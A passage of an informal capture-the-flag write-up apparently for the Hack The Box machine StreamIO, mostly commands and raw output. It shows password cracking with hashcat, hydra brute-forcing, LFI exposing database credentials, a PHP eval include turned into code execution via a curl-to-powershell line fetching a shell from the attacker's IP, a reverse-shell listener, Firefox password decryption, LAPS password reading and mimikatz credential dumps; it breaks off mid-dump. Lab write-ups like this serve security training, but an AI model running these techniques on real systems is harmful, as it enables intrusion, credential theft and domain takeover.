| 20 | 1        | 3961548825e3e21df5646cafe11c6c76                   | Barbra                                             |
| 21 | 1        | ee0b8a0937abd60c2882eacb2f8dc49f                   | Lenord                                             |
| 22 | 1        | 0049ac57646627b8d7aeaccf8b6a936f                   | Austin                                             |
| 23 | 1        | 8097cedd612cc37c29db152b6e9edbd3                   | Garfield                                           |
| 24 | 1        | 6dcd87740abb64edfa36d170f0d5450d                   | Juliette                                           |
+----+----------+----------------------------------------------------+----------------------------------------------------+
```

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m0 hashes.txt /usr/share/wordlists/rockyou.txt --username --show
Lauren:08344b85b329d7efd611b7a7743e8a09:##123a8j8w5123##
Sabrina:f87d3c0d6c8fd686aacc6627f1f493a5:!!sabrina$
Thane:3577c47eb1e12c8ba021611e1280753c:highschoolmusical
Barry:54c88b2dbd7b1a84012fabc1a4c73415:$hadoW
Michelle:b83439b16f844bd6ffe35c02fe21b3c0:!?Love?!123
Victoria:b22abb47a02b52d5dfa27fb0b534f693:!5psycho8!
Clara:ef8f3d30a856cf166fb8215aca93e9ff:%$clara
Lenord:ee0b8a0937abd60c2882eacb2f8dc49f:physics69i
Juliette:6dcd87740abb64edfa36d170f0d5450d:$3xybitch
```

```
hydra -L usernames.txt -P pass.txt streamio.htb  https-post-form "/login.php:username=^USER^&password=^PASS^:Login failed" -V
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -C creds.txt streamio.htb  https-post-form "/login.php:username=^USER^&password=^PASS^:Login failed" -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-19 01:34:35
[DATA] max 13 tasks per 1 server, overall 13 tasks, 13 login tries, ~1 try per task
[DATA] attacking http-post-forms://streamio.htb:443/login.php:username=^USER^&password=^PASS^:Login failed
[ATTEMPT] target streamio.htb - login "admin" - pass "paddpadd" - 1 of 13 [child 0] (0/0)
[ATTEMPT] target streamio.htb - login "Barry" - pass "$hadoW" - 2 of 13 [child 1] (0/0)
[ATTEMPT] target streamio.htb - login "Bruno" - pass "$monique$1991$" - 3 of 13 [child 2] (0/0)
[ATTEMPT] target streamio.htb - login "Clara" - pass "%$clara" - 4 of 13 [child 3] (0/0)
[ATTEMPT] target streamio.htb - login "dfdfdf" - pass "dfdfdf" - 5 of 13 [child 4] (0/0)
[ATTEMPT] target streamio.htb - login "Juliette" - pass "$3xybitch" - 6 of 13 [child 5] (0/0)
[ATTEMPT] target streamio.htb - login "Lauren" - pass "##123a8j8w5123##" - 7 of 13 [child 6] (0/0)
[ATTEMPT] target streamio.htb - login "Lenord" - pass "physics69i" - 8 of 13 [child 7] (0/0)
[ATTEMPT] target streamio.htb - login "Michelle" - pass "!?Love?!123" - 9 of 13 [child 8] (0/0)
[ATTEMPT] target streamio.htb - login "Sabrina" - pass "!!sabrina$" - 10 of 13 [child 9] (0/0)
[ATTEMPT] target streamio.htb - login "Thane" - pass "highschoolmusical" - 11 of 13 [child 10] (0/0)
[ATTEMPT] target streamio.htb - login "Victoria" - pass "!5psycho8!" - 12 of 13 [child 11] (0/0)
[ATTEMPT] target streamio.htb - login "yoshihide" - pass "66boysandgirls.." - 13 of 13 [child 12] (0/0)
[443][http-post-form] host: streamio.htb   login: yoshihide   password: 66boysandgirls..
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-19 01:34:44
```

yoshihide:66boysandgirls..
login and look around.. maybe do another fuzz.. look at master.php.. etc..




Admin panel

User management | Staff management | Movie management | Leave a message for admin

```
┌──(kali㉿kali)-[~]
└─$ ffuf  -b 'PHPSESSID=3ek60hm7lrsuuo59p627bkscde' -u 'https://streamio.htb/admin/?FUZZ=' -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt -fs 1678

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : https://streamio.htb/admin/?FUZZ=
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt
 :: Header           : Cookie: PHPSESSID=3ek60hm7lrsuuo59p627bkscde
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 1678
________________________________________________

user                    [Status: 200, Size: 2073, Words: 146, Lines: 63, Duration: 48ms]
staff                   [Status: 200, Size: 12484, Words: 1784, Lines: 399, Duration: 44ms]
debug                   [Status: 200, Size: 1712, Words: 90, Lines: 50, Duration: 40ms]
movie                   [Status: 200, Size: 318798, Words: 15911, Lines: 10743, Duration: 58ms]
```

ahh.. we have a debug.. ok.. lets see what that is



Admin panel

User management | Staff management | Movie management | Leave a message for admin

this option is for developers only# Copyright (c) 1993-2009 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. # # This file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line. The IP address should # be placed in the first column followed by the corresponding host name. # The IP address and the host name should be separated by at least one # space. # # Additionally, comments (such as these) may be inserted on individual # lines or following the machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server # 38.25.63.10 x.acme.com # x client host # localhost name resolution is handled within DNS itself. # 127.0.0.1 localhost # ::1 localhost 127.0.0.1 watch.streamio.htb streamio.htb

so a for sure lfi

lets user filters and read the php fiels

```
<?php
define('included',true);
session_start();
if(!isset($_SESSION['admin']))
{
        header('HTTP/1.1 403 Forbidden');
        die("<h1>FORBIDDEN</h1>");
}
$connection = array("Database"=>"STREAMIO", "UID" => "db_admin", "PWD" => 'B1@hx31234567890');
$handle = sqlsrv_connect('(local)',$connection);

?>
<!DOCTYPE html>
```

and we have a passwd
db_admin:B1@hx31234567890


we can maybe password spray....

nope..

lets review master.php

```
<?php
} # while end
?>
<br><hr><br>
<form method="POST">
<input name="include" hidden>
</form>
<?php
if(isset($_POST['include']))
{
if($_POST['include'] !== "index.php" )
eval(file_get_contents($_POST['include']));
else
echo(" ---- ERROR ---- ");
}
?>
```

so it looks like if we have a post request with the paramater includes we can get it to eval file get contents of whatever we include..
so lets include something



and we have a callback.. cool.

ok. lets get a shell

```
┌──(kali㉿kali)-[~/www]
└─$ cat rce.php
system("curl http://10.10.14.178/shell2.ps1|powershell.exe");
```

```
┌──(kali㉿kali)-[~]
└─$ rlwrap ncat -lvnp 9001
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.11.158.
Ncat: Connection from 10.10.11.158:57061.
Windows PowerShell running as user DC$ on DC
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\inetpub\streamio.htb\admin> whoami
streamio\yoshihide
```

Yoshihide

```
???????????? Enumerating Security Packages Credentials
  Version: NetNTLMv2
  Hash:
yoshihide::streamIO:1122334455667788:6a886588eda73d142f8ff916bec9eb1b:0101000000000000d04f7b50a1ccd801f510fb21bbf52310000000000800300030000000000000000000000000210000c065bab55a46aa6db8ba08c889c94dd3fdc7326ad894e3dc4d1c0e4d4bc84faa0a0010000000000000000000000000000000000000000900000000000000000000000

???????????? Looking for possible password files in users homes
?  https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#credentials-inside-files
    C:\Users\All Users\Microsoft\UEV\InboxTemplates\RoamingCredentialSettings.xml

PS C:\inetpub\watch.streamio.htb> type search.php
<?php
$search = strtolower($_POST['q']);

// sqlmap choker
$shitwords = ["/WAITFOR/i", "/vkBQ/i", "/CHARINDEX/i", "/ALL/i", "/SQUARE/i", "/ORDER/i", "/IF/i","/DELAY/i", "/NULL/i", "/UNICODE/i","/0x/i", "/\*\*/", "/-- [a-z0-9]{4}/i", "ifnull/i", "/ or /i"];
foreach ($shitwords as $shitword) {
        if (preg_match( $shitword, $search )) {
                header("Location: https://watch.streamio.htb/blocked.php");
                die("blocked");
        }
}

# Query section
```

```
$connection = array("Database"=>"STREAMIO", "UID" => "db_user", "PWD" => 'B1@hB1@hB1@h');
$handle = sqlsrv_connect('(local)',$connection);
if (!isset($_POST['q']))
{
```

another password db_user:B1@hB1@hB1@h

```
PS C:\inetpub\streamio.htb\admin> where.exe sqlcmd
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\170\Tools\Binn\SQLCMD.EXE
PS C:\inetpub\streamio.htb\admin> sqlcmd -S localhost -U db_admin -P B1@hx31234567890 -d streamio_backup -Q "select table_name from streamio_backup.information_schema.tables;"
table_name
------------------------------------------------------------------------------------------------------------------------------------
movies
users

(2 rows affected)
PS C:\inetpub\streamio.htb\admin>
PS C:\inetpub\streamio.htb\admin>
PS C:\inetpub\streamio.htb\admin> sqlcmd -S localhost -U db_admin -P B1@hx31234567890 -d streamio_backup -Q "select * from users;"
id          username                                           password
----------- -------------------------------------------------- --------------------------------------------------
          1 nikk37                                             389d14cb8e4e9b94b137deb1caf0612a
          2 yoshihide                                          b779ba15cedfd22a023c4d8bcf5f2332
          3 James                                              c660060492d9edcaa8332d89c99c9239
          4 Theodore                                           925e5408ecb67aea449373d668b7359e
          5 Samantha                                           083ffae904143c4796e464dac33c1f7d
          6 Lauren                                             08344b85b329d7efd611b7a7743e8a09
          7 William                                            d62be0dc82071bccc1322d64ec5b6c51
          8 Sabrina                                            f87d3c0d6c8fd686aacc6627f1f493a5

(8 rows affected)
```

00 - Loot > Creds ⟹ 389d14cb8e4e9b94b137deb1caf0612a:get_dem_girls2@yahoo.com

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec winrm 10.10.11.158 -u nikk37 -p 'get_dem_girls2@yahoo.com'
/usr/lib/python3/dist-packages/pywerview/requester.py:144: SyntaxWarning: "is not" with a literal. Did you mean "!="?
  if result['type'] is not 'searchResEntry':
SMB         10.10.11.158    5985   NONE             [*] None (name:10.10.11.158) (domain:None)
HTTP        10.10.11.158    5985   NONE             [*] http://10.10.11.158:5985/wsman
WINRM       10.10.11.158    5985   NONE             [+] None\nikk37:get_dem_girls2@yahoo.com (Pwn3d!)
WINRM       10.10.11.158    5985   NONE             [-] None\nikk37:get_dem_girls2@yahoo.com "'NoneType' object has no attribute 'upper'"
```

sweet ok. guess we will use evil-winrm

nikki37

enumerate

found firefox passwords in ```

```
C:\Users\nikk37\AppData\roaming\mozilla\Firefox\Profiles\br53rxeg.default-release
```

will use firepwd to decrypt

set up smbserver on my machine and connect and copy files over or use evilwinrm to download


```
clearText b'b3610ee6e057c4341fc76bc84cc8f7cd51abfe641a3eec9d08080808080808'
decrypting login/password pairs
https://slack.streamio.htb:b'admin',b'JDg0dd1s@d0p3cr3@t0r'
https://slack.streamio.htb:b'nikk37',b'n1kk1sd0p3t00:)'
https://slack.streamio.htb:b'yoshihide',b'paddpadd@12'
https://slack.streamio.htb:b'JDgodd',b'password@12'
```

no winrm

```
┌──(.venv)(kali㉿kali)-[~/www]
└─$ crackmapexec winrm 10.10.11.158 -u JDgodd -p 'JDg0dd1s@d0p3cr3@t0r'
/usr/lib/python3/dist-packages/pywerview/requester.py:144: SyntaxWarning: "is not" with a literal. Did you mean "!="?
  if result['type'] is not 'searchResEntry':
SMB         10.10.11.158    5985   NONE             [*] None (name:10.10.11.158) (domain:None)
HTTP        10.10.11.158    5985   NONE             [*] http://10.10.11.158:5985/wsman
WINRM       10.10.11.158    5985   NONE             [-] None\JDgodd:JDg0dd1s@d0p3cr3@t0r
```

smb

```
┌──(.venv)(kali㉿kali)-[~/www]
└─$ crackmapexec smb 10.10.11.158 -u JDgodd -p 'JDg0dd1s@d0p3cr3@t0r'
/usr/lib/python3/dist-packages/pywerview/requester.py:144: SyntaxWarning: "is not" with a literal. Did you mean "!="?
  if result['type'] is not 'searchResEntry':
SMB         10.10.11.158    445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:streamIO.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.158    445    DC               [+] streamIO.htb\JDgodd:JDg0dd1s@d0p3cr3@t0r
```




follow the abuse-info section for writeowner and read laps passwd

```
*Evil-WinRM* PS C:\temp> Get-AdComputer -Filter * -Properties ms-Mcs-AdmPwd -Credential $cred


DistinguishedName : CN=DC,OU=Domain Controllers,DC=streamIO,DC=htb
DNSHostName       : DC.streamIO.htb
Enabled           : True
ms-Mcs-AdmPwd     : jZVfx8S%gU)Ucz
Name              : DC
ObjectClass       : computer
ObjectGUID        : 8c0f9a80-aaab-4a78-9e0d-7a4158d8b9ee
SamAccountName    : DC$
SID               : S-1-5-21-1470860369-1569627196-4264678630-1000
UserPrincipalName :
```

and finally log in as administrator

Administrator



get user flag

```
*Evil-WinRM* PS C:\Users\Martin\Desktop> ls


    Directory: C:\Users\Martin\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        9/22/2022   4:22 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Martin\Desktop> type root.txt
3ed6b9f14ae8eec67d1454630dc535e2
```

dump hashes

```
*Evil-WinRM* PS C:\Users\Martin\Desktop> Import-Module .\Invoke-Mimikatz.ps1
*Evil-WinRM* PS C:\Users\Martin\Desktop> Invoke-Mimidogz

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 3640420 (00000000:00378c64)
Session           : Batch from 0
User Name         : yoshihide
Domain            : streamIO
Logon Server      : DC
Logon Time        : 9/22/2022 9:03:07 AM
SID               : S-1-5-21-1470860369-1569627196-4264678630-1107
        msv :
         [00000003] Primary
         * Username : yoshihide
         * Domain   : streamIO
         * NTLM     : 6d21f46be3697ba16b6edef7b3399bf4
         * SHA1     : 35da56f6b283b31a14610c2976d822b260fe2460
         * DPAPI    : e433b39c534ed91eae73503c862ff371
        tspkg :
        wdigest :
         * Username : yoshihide
         * Domain   : streamIO
         * Password : (null)
        kerberos :
         * Username : yoshihide
         * Domain   : STREAMIO.HTB
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 2116623 (00000000:00204c0f)
Session           : Batch from 0
User Name         : yoshihide
Domain            : streamIO
Logon Server      : DC
Logon Time        : 9/22/2022 6:24:09 AM
SID               : S-1-5-21-1470860369-1569627196-4264678630-1107
        msv :
         [00000003] Primary
         * Username : yoshihide
         * Domain   : streamIO
```

```
         * NTLM     : 6d21f46be3697ba16b6edef7b3399bf4
         * SHA1     : 35da56f6b283b31a14610c2976d822b260fe2460
         * DPAPI    : e433b39c534ed91eae73503c862ff371
        tspkg :
        wdigest :
         * Username : yoshihide
         * Domain   : streamIO
         * Password : (null)
        kerberos :
         * Username : yoshihide
         * Domain   : STREAMIO.HTB
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : DC$
Domain            : streamIO
Logon Server      : (null)
Logon Time        : 9/22/2022 4:21:22 AM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : DC$
         * Domain   : streamIO
         * NTLM     : aacde6402b2226b94cde81dd90fab5e9
         * SHA1     : f58c1b2211ed2095a2d28a310e8e095e2180e9da
        tspkg :
        wdigest :
         * Username : DC$
         * Domain   : streamIO
         * Password : (null)
        kerberos :
         * Username : dc$
         * Domain   : STREAMIO.HTB
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 43866 (00000000:0000ab5a)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 9/22/2022 4:21:22 AM
SID               : S-1-5-96-0-1
        msv :
         [00000003] Primary
         * Username : DC$
         * Domain   : streamIO
         * NTLM     : b043edae34baa61e727e92f0a89dc161
         * SHA1     : 707ff9e07637380547c3f4841f32c8adea6c5b5b
        tspkg :
        wdigest :
         * Username : DC$
         * Domain   : streamIO
         * Password : (null)
        kerberos :
         * Username : DC$
         * Domain   : streamIO.htb
         * Password : a4 86 3e 43 6b cb 3c ac 53 b1 32 f0 28 4a 6b 19 11 3e f0 aa df 8b aa 5a f9 ac 62 cd 2a 49 10 4d 7c 8c 5f bd 9a 2d 61 e6 4e 85 bf b4 a8 24 26 00 3f dd 82 bd af 38 7b b4 d4 b7 48 a8 40 99 60 cf
d6 13 e9 72 59 55 9f 69 4e f3 13 96 66 0f 3a 2c e9 52 cc c5 0b 1a 07 2f 4e ee c5 a7 c7 ae a0 f5 8c 99 21 5a bc 25 22 7d 8f bb 0f 83 2c c9 7c bd 22 ee 7f 2c c3 ab 18 99 51 3c 42 43 26 87 f0 ec 75 86 0d 45 68 02 2d
e7 c4 3f a5 70 2e 1e 21 e9 c4 fd 95 b3 a6 eb 9c 1f 7f ce 3e 4f 12 63 cf b7 8c bf 99 e5 a1 cc da 31 91 70 77 e9 05 8a 03 44 9e c1 9f a1 02 d8 10 0e 8b a2 84 06 5a 9b b7 8e 72 d5 7b 7e 2e 7c f9 2f 2f 49 88 fc 02 a6
a2 e9 71 aa e4 ed f5 e4 bf de c0 2c 42 e4 19 89 e5 53 f3 d8 9a d6 0e 4b 43 4e 98 53 74 c3 63 aa 10 38
        ssp :
        credman :

Authentication Id : 0 ; 43757 (00000000:0000aaed)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 9/22/2022 4:21:22 AM
SID               : S-1-5-96-0-0
        msv :
         [00000003] Primary
         * Username : DC$
         * Domain   : streamIO
         * NTLM     : aacde6402b2226b94cde81dd90fab5e9
         * SHA1     : f58c1b2211ed2095a2d28a310e8e095e2180e9da
        tspkg :
        wdigest :
         * Username : DC$
         * Domain   : streamIO
         * Password : (null)
        kerberos :
         * Username : DC$
         * Domain   : streamIO.htb
         * Password : e9 9e 2b 97 4f 87 cd 54 a6 f7 5f 58 29 69 c9 63 20 2a ac fb df 6c 4c 4c d7 b2 6c b8 89 8c 3a 58 ba 44 5a a9 b6 ca dd f0 aa 9b 8e 19 a5 86 97 2a 6c 7c 00 e9 78 59 55 2a d6 88 b9 3f 84 53 d7 70
ac d1 0f 45 7e df cf 27 a9 f8 42 af d9 41 8a db 4b a9 45 d7 88 d5 bb ee 5f 14 08 75 13 ce 8c c3 28 e6 8c 48 bd 63 26 30 2b f2 8a d6 35 67 e4 95 5f 72 14 6c 88 c4 86 41 dc 39 41 08 d6 3b ea cc f2 ab b6 16 36 ff 06
c3 3c 9b 2a ce b5 85 af 7e d3 4c 4d 2c 6b 96 4f cb 68 f7 6f 38 cb 87 5e 92 d3 d4 b2 e8 8c e1 32 de 6c 51 d3 9f 73 c5 35 ae 46 09 f2 68 df 91 4a b1 8d 22 3a 10 d0 5c 40 c5 8e c3 3c 30 18 5b b3 1d a6 c9 c6 17 b4 98
8d a6 00 f3 7e ef 0a 87 c1 70 33 12 63 7b ee 06 6c cf 61 68 42 ec c7 d2 f3 f6 f0 80 15 6a d4 7f 9e 19
        ssp :
        credman :

Authentication Id : 0 ; 40842 (00000000:00009f8a)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 9/22/2022 4:21:21 AM
SID               :
        msv :
         [00000003] Primary
         * Username : DC$
         * Domain   : streamIO
         * NTLM     : aacde6402b2226b94cde81dd90fab5e9
